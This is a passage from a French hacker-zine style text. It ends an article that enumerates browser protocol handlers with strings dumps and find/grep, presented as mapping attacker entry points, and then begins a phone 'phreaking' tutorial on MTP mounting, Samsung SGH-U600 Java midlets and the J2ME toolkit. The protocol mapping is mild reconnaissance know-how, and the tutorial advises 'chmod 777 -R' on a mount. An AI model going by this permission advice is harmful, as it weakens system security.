002B1409 006B2009 0 /rss/channel/*[local-name() = 'X-UA-Compatible' and namespace-uri() = 'http://www.microsoft.com/schemas/rss/monitoring/2007']

002B1509 006B2109 0 /rss/channel/*[local-name() = 'descriptionStyles' and namespace-uri() = 'http://www.microsoft.com/schemas/rss/monitoring/2007']

002BD235 006BDE35 0 http://%s/

002E2001 006E2C01 0 xmlns:cf='http://www.microsoft.com/schemas/rss/core/2005' xmlns:cfi='http://www.microsoft.com/schemas/rss/core/2005/internal' xmlns:atom='http://www.w3.org/2005/Atom'

```
002E5889   006E6489     0   url(res://ieframe.dll/feed_shadow.png) no-repeat bottom right
002FF041   006FFC41     0   feed://https://
002FF421   00700021     0   feed://
0033BFFD   0073CBFD     0   mshelp://windows/?id=
0033ED31   0073F931     0   mshelp://windows/?id=95211ecc-19b5-439a-b6c5-e2aefd801303
0034A739   0074B339     0   https://ieonlinews.microsoft.com/
00372110   00774B10     0      <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
005DD8C2   009E02C2     0         updateUrl = "http://go.microsoft.com/fwlink/?LinkId=54798";
005E23D8   009E4DD8     0   (http(s?)|ftp|file)://", "i");
005E2F66   009E5966     0      // res://shdocvw.dll/http_404.htm#http://www.DocURL.com/bar.htm
005E2FC4   009E59C4     0      //DocURL = "res://shdocvw.dll/http_404.htm#http://www.microsoft.com/bar.htm"
005E30FA   009E5AFA     0         //this is where the http or https will be, as found by searching for :// but skipping the res://
005E3163   009E5B63     0         protocolIndex=DocURL.indexOf("://", 4);
005E33E6   009E5DE6     0         //for display, we need to skip after http://, and go to the next slash
005E6455   009E8E55     0      // 4th- strip off the protocol part 'xx://'
005E64B5   009E8EB5     0         return stripPath(stripPath(extractAllAfterChar(extractUpToChar(extractUpToChar(extractAllAfterChar(longURL, "@"), "?"), "#"), "://"), "/"),
"\\");
```

Attention certains éléments affichés sont copyrighté par microsoft soyez bien conscient des test que vous ferez par la suite, gardez en tête : you do it just for the PoC .

3 . Mozilla Firefox protocol exploration (sur Ubuntu Lucid 10.4 TLS):

Sur linux avec le terminal il est possible de retrouver la liste des protocoles et d'écrire le fichier sortie dans un fichier txt en utilisant la commande find, grep et strings.

```
ubuntu@ubuntu:~$ find /opt/firefox/ -exec grep -H -n :// /dev/null {} \; -print > protocoles.txt
```

find /dossier-mozilla/ -exec grep -H -n :// /dev/null {} \; -print > protocoles.txt

La commande -H -n permet d'afficher le numéro de ligne et le nom de dossier dans lequel le résultat escompté est retrouvé.

La commande -print permet d'activer le mode verbeux.

La commande exec permet l'executer une seconde commande couplée avec la commande find.

Le fichier de sortie contenant le nom des dossier , la destination et les chaines de caractères recherchées se nomme protocoles.txt

La commande /dev/null permet d'enlevé les résultat ne correspondant pas a la chaine recherchée.

4 . Conclusion :

Comme vous avez pu le constater il est assez facile d'identifier les protocoles utilisés par les applications en s'aidant de leurs points communs. L 'exploitation des protocoles dépends bien souvent de la bidouillabilité qui leur est accordé , c'est pourquoi il est intéressant de connaître par quel moyens les pirates souhaiterons passer pour arriver a votre root .

Mobile software phreaking

par p3lo

I. Le protocole MTP

- MTP installation
- MTP utilisation
- liens annexe

II.Exploration into Samsung SGH u600

1. Introduction
2. Les caracteristiques software du telephone
3. Comment Activer Java et le principe des fichiers .jad
4. Les applications java opensources compatibles avec le telephone
5. Introduction a la programmation d'applications Java midp 2.0 cldc1-1 sur backtrack


I. Le protocole MTP

MTP installation (backtrack 4)

MTP (Media Transfer Protocol) est un protocole inventé par Microsoft pour permettre aux appareils mobiles multimédia (appareil photo, lecteur MP3...) de communiquer entre-eux. C'est un protocole propriétaire, ce qui signifie que ses spécifications ne sont pas publiques. Il s'oppose en cela à l'UMS (USB Mass Storage). Un grand nombre de marques l'ont adopté. Le protocole sera inclus nativement dans la version lucid lynx de ubuntu. Ce tutoriel a été testé sur nokia 6503 .

Ajoutez les dépôts debian

nano /etc/apt/sources.list



Mettez a jour la liste des paquets
apt-get update

Installation de mtp-tools
apt-get install mtp-tool
Permet d'installer à partir des paquets le montage de partitions par le biais du protocole mtp
apt-get install mtpfs


MTP utilisation (backtrack 4)

Détection du protocole MTP
mtp-detect

Affiche les fichiers présents dans le système.
mtp-files

Affiche les dossiers présents sur le téléphone.
mtp-folders

(screenshot à la page suivante)



Création du dossier “mtp” qui servira à monter les fichiers
mkdir /media/mtp

Change les droits d'écriture du dossier en 777 (r/rw/w)
chmod 777 -R /media/mtp

Commande permettant de monter la partition par l'intermédiaire du protocole mtp (pour tout utilisateurs)
mtpfs -o allow_other /media/mtp

pour que l'utilisateur root ait accès au dossier :
mtpfs -o allow_root /media/mtp

Navigation dans le dossier monté.
cd /media/mtp/

Permet de umount ou démonté (de manière logicielle) grace aux paquets fuse la partition préalablement montée.
fusermount -u /media/mtp

Liens annexe :

Media Transfer Protocol v.1.0 Spec and MTP v.1.0 Adopters Agreement (.zip format, size 1.86MB):
http://usb.org/developers/devclass_docs/MTP_1.0.zip

Définition du protocole MTP
http://fr.wikipedia.org/wiki/Media_Transfer_Protocol

Video Voir dans la section video.

II. Exploration into Samsung SGH u600

9/03/2010

1. Introduction

Outils nécessaire pour la pratique :

– un telephone samsung SGH-U600
– un backtrack , ou n'importe quel autre holy free OS
– un lecteur ecriveur de cartes sim / t-flash / microSD (ça coute moins de 10 euros dans le commerce)

Nous allons commencés soft et parler des différentes manières de bidouiller son samsung sgh-U600, et un peut de programmation JAVA. Dans ce support papier nous allons essayer de mieux comprendre :

2. Les caracteristiques du telephone

Le web est assez riche en information.

Samsung SGH-U600

Profils **MIDP-2.0** Configuration **CLDC-1.1** Version de JTWI **1.0**
Résolution de l'écran(Canvas) **240x264** Ecran couleur **Oui** **65536 couleurs**
Ecran tactile ou souris (hasPointerEvents()) **Non**
Evénements de déplacement du stylet (HasPointerMotionEvents()) **Non**
Ecran à double buffer **Oui**

Options
Envoi / Réception de SMS par Java (WMA JSR-120) **Oui**
Version de l'API Multimédia Mobile (MMA JSR-135) **1.1**
MMA peut prendre des photos **Non**
Une mobilette peut utiliser Bluetooth (JSR-82) **Oui**
Compatible graphismes 3D (JSR-184) **Oui**
Positionnement géographique avec Java (Location API JSR-179) **null**

Mémoire
Taille du tas (RAM) **1535ko**
Mémoire maximum accordée à TastePhone **1327ko [1319...1338]**
Mémoire croissante **Non**
Tas libre au démarrage **1417ko [1417...1417]**
Mémoire Flash libre (RMS) **25554ko [1351...57579]**

Région
Afrique
Amérique du Sud
Europe

Pays
Maroc
Brésil
Allemagne
France
Royaume Uni

Opérateur	Pays
Méditel	Maroc
Claro	Brésil
O2	Allemagne
Bouygues Telecom	France
Orange	France
O2	Royaume Uni

Performance
Performance **184.7050**
Vitesse du processeur Java virtuel **8,6MHz [7,6...8,9]**
Aussi rapide qu'un PIII (sans compilateur Java) à **157,2MHz [136,8...160,2]**
Performance pour calculs **126 [120...133]**
Vitesse mémoire en lecture **6501ko/s [6437...6555]**
Vitesse mémoire en écriture **5240ko/s [5168...5285]**
Vitesse copie de mémoire avec arraycopy() **76356ko/s [73834...78592]**

Divers
La mobilette peut rester active en arrière-plan **Oui**
Auto-répétion touche pressée (HasRepeatEvents()) **Oui**

video.snapshot.encodings
encoding=jpeg

Nous voyons que le sgh-u600 comprends quelques applications JAVA car des jeux y sont préinstallés, suite a une recherche google qui a permis de savoir quel version de java est supporteé sur le telephone (le type de framework,le profil,la configuration et biens d'autres choses utiles).

Note : il est aussi possible de connaitre les caracteristiques de son GSM en executant un benchmark grace à une application JAVA prévue à cet effet (voir JbenchmarkHD pour MIDP dans la 4eme partie de l'article).

Quelques renseignements supplémentaires venant de http://wikipedia.fr.

<< J2ME (**Java 2 Micro Edition**) ou Java ME

Framework Java spécialisé dans les applications mobiles. Des plates-formes Java compatibles avec J2ME sont embarquées dans de nombreux téléphones portables et PDA.

Une plate-forme J2ME est composée :

- d'une KVM (*Kilobyte Virtual Machine*), une machine virtuelle capable d'exécuter une application Java
- d'une « configuration », une API donnant accès aux fonctions de base du système
- d'un « profil », une API donnant accès aux fonctions spécifiques de la plate-forme.

Les configurations les plus courantes sont :

- CLDC (*Connected Limited Device Configuration*), que l'on retrouve par exemple dans les téléphones mobiles
- CDC (Connected Device Configuration*), qui est plutôt utilisé dans des décodeurs de télévision numérique*

Les profils les plus courants sont :


- MIDP (*Mobile Information Device Profile*), dont sont équipés les téléphones WAP J2ME
- DoJa, développé par NTT DoCoMo pour les téléphones i-mode J2ME

Les téléphones se caractérisent par leur fragmentation qui se traduit sur JavaME : les caractéristiques des mobiles sont différentes d'un constructeur à un autre rendant ainsi complexe et coûteux le développement d'applications mobile.

Certaines applications sont développées pour fonctionner sur un nombre important de portables (GoogleMap par exemple, ou OperaMini). D'autres se doivent d'être développées pour correspondre précisément aux caractéristiques des téléphones ciblés. Cette étape s'appelle le portage. Plusieurs solutions existent notamment Celsius la solution logicielle de Mobile Distillery et Jump celle de Tira Wireless ou encore NeoMAD de Neomades. **>>**

En cherchant sur la toile vous trouverez surement un schéma constructeur je n'ai pas préféré le lié dans l'article a cause des droits qui lui sont liés. Par contre on peut retrouvé l'architecture :

Architecture J2ME



The J2ME Architecture

Source : ibm.com

3. Comment Activer Java et le principe des fichiers .jad pour les applications

*#9998*4678255# Permet d'activer la lecture des applications java dans le dossier autres fichiers contenu sur votre carte microSD.

Un midlet est une application qui utilise le MIDP (Mobile Information Device Profile) de la CLDC (Connected Limited Device Configuration) pour l'environnement Java ME. En d'autres termes cela correspond aux applications créées avec MIDP ce sont des classes qui héritent de la classe abstraite javax.microedition.midlet.Midlet. Cette classe permet le dialogue entre le système et l'application.
Elle possède trois méthodes qui permettent de gérer le cycle de vie de l'application en fonction des trois états possibles (active, suspendue ou détruite) : **startApp()** - Méthode appelée à chaque démarrage ou redémarrage de l'application.

pauseApp() - Méthode appelée lors de la mise en pause de l'application. **destroyApp()** - Méthode appelée lors de la destruction de l'application. Le cycle de vie d'une MIDlet est semblable à celui d'une applet.

Voici les 3 méhodes qu'on doit appliquer pour que l'application puisse communiquer avec le gestionnaire d'applications.

```
public class Application extends MIDlet {
   public Application() { }

   // Called when the MIDlet is created or re-started
   public void startApp() { }

   // Called to pause the MIDlet
   public void pauseApp() { }

   // Called to terminate the MIDlet
   public void destroyApp(boolean unconditional) { }
}
```

L'application ou midlet aura cette forme :
-Unité de stockage (autre fichiers)
  -fichiers jad
  -fichier jar (contenant les sources , les ressources et les classes)
Le fichier jad , a un peu le meme role que les fichiers .manifest sur une architecture OSI. Ils permettront de donner des informations relative aux règlages des transaction application-->système.

Modèle de fichier jad

```
MIDlet-1: <Application name>, <icon path>, <midlet class>

MIDlet-Jar-Size: <Size in bytes>

MIDlet-Jar-URL: <Associated JAR file>

MIDlet-Name: <Application name>

MIDlet-Vendor: <Company>

MIDlet-Version: <Application version number>

MicroEdition-Configuration: <CLDC version>

MicroEdition-Profile: <MIDP version>
```

La specification MIDP2 veut que les serveurs web distribuent les fichier jad avec un type mime "text/vnd.sun.j2me.app-descriptor". Si ce type mime n'est pas respecter le telephone échouera lors de l'installation du midlet.

Une application permettant de généré les fichier JAD a partir d'un fichier JAR :

JADMaker (Windows)

par mangokun

http://www.archive.org/download/tucows_347348_JADMaker/JADMaker.zip

Ou le faire manuellement a partir des sources avec :

Sun Java(TM) Wireless Toolkit (toutes plateformes)


http://java.sun.com/products/sjwtoolkit/download.html

Pour transféré des applications de votre disque dur sur votre telephone a partir de linux , (backtrack 4 dans l'exemple).


Munissez vous de votre lecteur MicroSD. Branchez le sur votre port USB. Soit vous avez l'autorun qui s'occupe de vous demandez si vous souhaitez ouvrir directement le fichier ,ou vous pouvez charger la clé manuellement à l'aide du shell.

Ouvrez le shell pour executer les commandes suivantes :

root@bt:~# fdisk -l



Copiez les fichiers jar(java archive) et jad dans la clé a l'intérieur du répertoire “other files” ou “autres fichiers”.



Une fois la clé démontée de votre pc, remettez la dans votre telephone puis naviguez dans :

Menu → Gestion des fichiers → Carte mémoire → Other files → Options →Copier vers → telephone .

Retournez dans Menu → Gestion des fichiers → Autres fichiers → Options → installer → Oui

Et vos applications java sont installées.

4. Les applications java free/opensources compatibles avec le telephone

Maintenant que vous en savez mieux sur les midlets, les applications java , l'architecture , il est temps de tester quelques applications opensource. Je ne citerais pas toutes les applications car elles sont trop nombreuses, mais seulement celle que j'ai installée et qui marchent sur l'appareil que j'ai pu testé.

Un lien interessant avec de multiples applications opensources et free :

http://tuxmobil.org/pda_linux_apps_java.html

JbenchmarkHD Qui permet de connaitre les caracteristiques précise de votre telephone (JSR) pour compiler par la suite vos applications avec les bon règlages

http://jbenchmarkhd.en.softonic.com/java

MIDP-ssh : application java permettant d'utiliser un client ssh sur mobile équipé de java.

http://www.xk72.com/midpssh/

Mjetz : Un navigateur /client de messagerie ,qui permet de naviguer sur facebook, msn, wikipedia, les pages jaunes etc..

http://www.brothersoft.com/mobile/mjetz-download-4801.html

Trackut : Un réseau social qui peut servir de gps pour retrouver ses amis.

http://www.trackut.com

J2eMap : Google earth en JAVA.

http://j2memap.landspurg.net/J2ME_Downloads.html

Pocketlamp : Qui permet d'afficher la couleur que vous souhaitez sur votre écrans, pas mal quand vous avec cassé votre flash/ lampe torche.

http://pocket-lamp.softonic.fr/java

Jzipman : un archiveur de fichier qui permet de compresser décompresser des archives zip , rar.

http://jzipman.softonic.fr/java

Zelda Mobile : Une version beta libre du jeu zelda trés bien pensée codée par un passionné.

Http://zeldamobile.gorthwogh.com

5.Introduction sur la programmation d'applications Java(MIDP 2.0, CLDC-1.1) linux backtrack 4

Pour commencer la programmation sur linux , on va devoir se munir du developper kit ou SDK de java.

root@bt:~# apt-get install openjdk-6-jre

5. Installation de sun java wireless toolkit sur backtrack 4

(les manipulations à effectuer pour l'installation sont surlignées en gras)

Dans l'exemple suivant on a utilise openjdk comme interpréteur java. Le wireless toolkit est téléchargeable grace au lien donné précedemment.

root@bt:/mnt/sda1/phreak# ./sun_java_wireless_toolkit-2.5.2_01-linuxi486.bin.sh

Sun Microsystems, Inc. ("Sun") ENTITLEMENT for SOFTWARE

Licensee/Company: Entity receiving Software.

Effective Date: Date of delivery of the Software to You.

Software: Sun Java Wireless Toolkit 2.5.2 for CLDC.

License Term: Perpetual (subject to termination under the SLA).

Licensed Unit: Software Copy.

Licensed unit Count: Unlimited.

(...)

Please contact Sun Microsystems, Inc. 4150 Network Circle, Santa Clara, California 95054 if you have questions.

Do you agree to the above license terms? [yes or no] ***yes***

0) Specify a path to a Java interpreter directory.

1) Cancel this installation.

Select a choice [0-1]: ***0***

This application requires Java 2 SDK, Standard Edition (1.5 or later). Enter a path to a Java 2 SDK (For example: /user/jdk1.5/bin).
You can type "exit" to cancel installation.

Enter a path to the Java 2 SDK: ***/usr/lib/jvm/java-6-openjdk/bin***

/usr/lib/jvm/java-6-openjdk/bin/java

Testing /usr/lib/jvm/java-6-openjdk/bin/java...

Please enter a directory into which you would like to install the Sun Java(TM) Wireless Toolkit, 2.5.2 for CLDC.

*[default is /mnt/sda1/phreak/WTK2.5.2]:****/mnt/sda1/java-folder/WTK2.5.2***

Installation directory is /mnt/sda1/java-folder/WTK2.5.2.

(...)

Check for Product Updates? [yes or no] ***yes***

Setup has enough information to start copying the program files.

Current Settings:

Destination Directory

/mnt/sda1/java-folder/WTK2.5.2/

JVM Folder

/usr/lib/jvm/java-6-openjdk/bin/

Check for Program Updates

Enabled

Please choose one of the following options:

0) Begin copying files if you are satisfied with the settings .

1) Cancel the installation.

Select a choice [0-1]: ***0***

Checksumming...

Extracting the installation files...

Documentation for the Sun Java(TM) Wireless Toolkit

2.5.2 for CLDC is in the file

/mnt/sda1/java-folder/WTK2.5.2/index.html

In order to start using the Sun Java(TM) Wireless Toolkit 2.5.2 for CLDC, please run

/mnt/sda1/java-folder/WTK2.5.2/bin/ktoolbar


Pour executer Wireless toolkit il suffirat de rentrer dans la console :

root@bt:/mnt/sda1/phreak# /mnt/sda1/java-folder/WTK2.5.2/bin/ktoolbar

